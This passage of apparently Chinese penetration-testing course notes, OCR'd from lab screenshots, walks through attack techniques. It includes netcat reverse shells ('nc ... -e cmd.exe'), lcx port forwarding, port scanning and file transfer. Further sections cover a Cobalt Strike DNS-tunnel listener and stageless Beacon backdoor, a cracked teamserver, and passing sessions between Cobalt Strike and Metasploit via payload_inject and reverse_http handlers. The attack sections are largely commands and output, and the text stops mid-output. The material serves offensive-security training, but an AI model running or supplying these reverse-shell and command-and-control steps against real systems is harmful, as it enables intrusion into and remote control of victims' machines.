


```
管理员: 命令提示符 - nc  -lvp 1234
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 本地连接*:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain

C:\>nc 192.168.3.21 1234
^C
C:\>nc 192.168.3.21 1234
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>exit
^C
C:\>nc -lvp 1234
listening on [any] 1234 ...
_
```




```
管理员: 命令提示符 - nc  192.168.3.31 1234 -e c:\windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>cd\

C:\>nc 192.168.3.31 1234 -e c:\windows\system32\cmd.exe
```

反弹回shell




```
listening on [any] 1234 ...
connect to [192.168.3.31] from OWA2010CN-God [192.168.3.21] 61166
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>_
```

2.多向连接反弹shell-配合转发




反向:

```
god\Webserver: Lcx.exe -listen 2222 3333

god\Sqlserver: nc 192.168.3.31 2222 -e c:
\windows\system32\cmd.exe

kali或本机: nc -v 192.168.76.143 3333
```



```
C:\>lcx.exe -listen 2222 3333
xlc v1.0 -Port Transport by Chris

site:http://sec.xlcteam.com

usage: xlc.exe [options]

options:
```



名称	修改日期	类型	大小
doexec.c	2004/12/28 12:23	C 文件	12 KB
generic.h	1996/7/9 17:01	H 文件	8 KB
getopt.c	1996/11/6 23:40	C 文件	23 KB
getopt.h	1994/11/3 20:07	H 文件	5 KB
hobbit.txt	1998/2/6 16:50	TXT 文件	61 KB

管理员: C:\Windows\System32\cmd.exe


```
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop\netcat-win32-1.12>nc 192.168.3.31 2222 -e c:\windows\system32\cm
```

直接反弹回来了shell

3.相关netcat主要功能测试

指纹服务:nc -nv 192.168.76.143

端口服务:nc -v -z 192.168.76.143 1-100



```
C:\Users\Administrator\Desktop\netcat-win32-1.12>exit
root@kali:/# nc -v -z 192.168.76.143 1-100
192.168.76.143: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.76.143] 80 (http) open
root@kali:/# nc -v -z 192.168.76.143 1-1000
192.168.76.143: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.76.143] 445 (microsoft-ds) open
(UNKNOWN) [192.168.76.143] 139 (netbios-ssn) open
(UNKNOWN) [192.168.76.143] 135 (epmap) open
(UNKNOWN) [192.168.76.143] 80 (http) open
root@kali:/#
```

端口监听:nc -lvp xxxx

文件传输:nc -lp 1111 >1.txt | nc -vn xx.xx.xx.xx 1111 <1.txt -q 1

案例5-应用层DNS隧道配合CS上线-检测,利用,说明

当常见协议监听器被拦截时,可以换其他协议上线,其中的dns协议上线基本通杀


1.云主机Teamserver配置端口53启用-udp

2.买一个域名修改解析记录如下:

A记录-cs主机名-cs服务器ip

NS记录-ns1主机名-上个A记录地址

NS记录-ns2主机名-上个A记录地址


云解析DNS / 域名解析 / 解析设置

解析设置 xiaodi8.com

当前分配的DNS服务器是: dns9.hichina.com, dns10.hichina.com

主机记录	记录类型	解析线路(isp)	记录值	TTL	状态	备注	操作
ns2	NS	默认	cs.xiaodi8.com	10 分钟	正常		修改 暂停 删除 备注
ns1	NS	默认	cs.xiaodi8.com	10 分钟	正常		修改 暂停 删除 备注
cs	A	默认	1[illegible]37.160.211	10 分钟	正常		修改 暂停 删除 备注


3.配置DNS监听器内容如下:

ns1.xiaodi8.com

ns2.xiaodi8.com

cs.xiaodi8.com

在CS中添加监听器


Edit Listener

Create a listener.

Name: dns

Payload: Beacon DNS


Payload Options

DNS Hosts: ns1.xiaodi8.com
ns2.xiaodi8.com


DNS Host (Stager): cs.xiaodi8.com

DNS Port (Bind):

4.生成后门执行上线后启用命令:



```
beacon> checkin[*]

Tasked beacon to checkin

beacon> mode dns-txt

[+] data channel set to DNS-TXT

[+] host called home, sent: 8 bytes

beacon> shell whoami

[*] Tasked beacon to run: whoami

[+] host called home, sent: 53 bytes

[+] received output:
```

xiaodi-pc\xiaodi




```
beacon> checkin
[*] Tasked beacon to checkin
beacon> mode dns-txt
[+] data channel set to DNS-TXT
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
[+] host called home, sent: 24 bytes
```

执行完命令之后



```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
xiaodi-pc\xiaodi

[XIAODI-PC] xiaodi/6992 (x64)
beacon>
```

生成后门:



Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help


Listener: dns

Output: Windows EXE

x64: □ Use x64 payload

sign: □ Sign executable file

上传后门,执行,上线



```
12/03 21:05:23 *** xiaodi has joined.

[12/03 21:10] xiaodi                                   [lag: 00]
```

dns上线后视图中的电脑和其他协议不同,速度慢,还要执行几条命令才能行

学隧道的意义?


测试的协议可能会被拦截。

有个网站是有80端口 ,http服务的。有漏洞,但访问不了,一访问就断断续续或直接访问不到。原因可能是对方防火墙禁止你的IP访问或者检测到有异常,这个时候,如果去搞的话,都是http协议,我们可以换个协议去搞

Day72.域横向 CS&MSF 联动及应急响应初识


演示案例:

MSF&CobaltStrike联动shell




```
CS->MSF

创建Foreign监听器->MSF监听模块设置对应地址端口->CS执行Spawn选择监听器

MSF->CS

CS创建监听器->MSF载入新模块注入设置对应地址端口->执行CS等待上线

use exploit/windows/local/payload_inject
```

目标机:




Apache正在停止... 19:22:38
MySQL正在停止... 19:22:38
正在重启进程... 19:22:38
Apache已经启动... 19:22:45
MySQL已经启动... 19:22:45

启动CS服务端



```
root@iZbp1d6oerc50ne3701ghlZ:/opt/cobaltstrike4.0-cracked# ./teamserver 101.37.160.211 xiaodi
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: a058b809e51c6a2aab6fbf98f35e5b9fb9ce8aa7c4da4cdd8b76fa5fdaf4aef8
[+] Listener: dns started!
[+] Listener: webserver started!
```

启动CS客户端




	external	inter...	listener	user	computer	note	process	pid	arch	last
	219.14...	192.16...	webser...	xiaodi *	WIN-B3...		artifact...	2080	x64	29s
	219.14...	192.16...	webser...	Adminis...	WEBSE...		artifact...	516	x64	63ms

```
12/05 20:12:36 *** initial beacon from xiaodi *@192.168.76.135 (WIN-B30R52QBRMM)
12/05 20:12:37 *** initial beacon from Administrator *@192.168.76.143 (WEBSERVER)
12/05 20:13:00 *** xiaodi has joined.
```


目标机执行木马,在CS上上线

启动MSF



```
[*] Preparing 'windows/meterpreter/reverse_http' for PID 3172
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/payload_inject) > exploit

[-] Handler failed to bind to 101.37.160.211:5566
[-] Handler failed to bind to 0.0.0.0:5566
[*] Running module against WEBSERVER
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(windows/local/payload_inject) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/local/payload_inject) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 exploit(windows/local/payload_inject) > exit -y

root@iZbp1d6oerc50ne3701ghlZ:~# msfconsole


       =[ metasploit v6.0.19-dev-                         ]
+ -- --=[ 2081 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View advanced module options with
advanced

msf6 >
```

接下来,将CS移交到MSF上,首先,有创建一个监听器,host是msf所在服务器IP



Create a listener.


Name: msf

Payload: Foreign HTTP

Payload Options


HTTP Host (Stager): 101.37.160.211

HTTP Port (Stager): 6677




name ▲	payload	host	port	bindto	beacons	profile
dns	windows/beacon_dns/reverse_d...	cs.xiaodi8.com	53		ns1.xiaodi8.com, ns2.xiaodi8.com	
msf	windows/foreign/reverse_http	101.37.160.211	6677			
webserver	windows/beacon_http/reverse_...	101.37.160.211	5566		101.37.160.211	default


在msf上创建监听器,payload要和cs监听器协议一样,端口也要一样



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


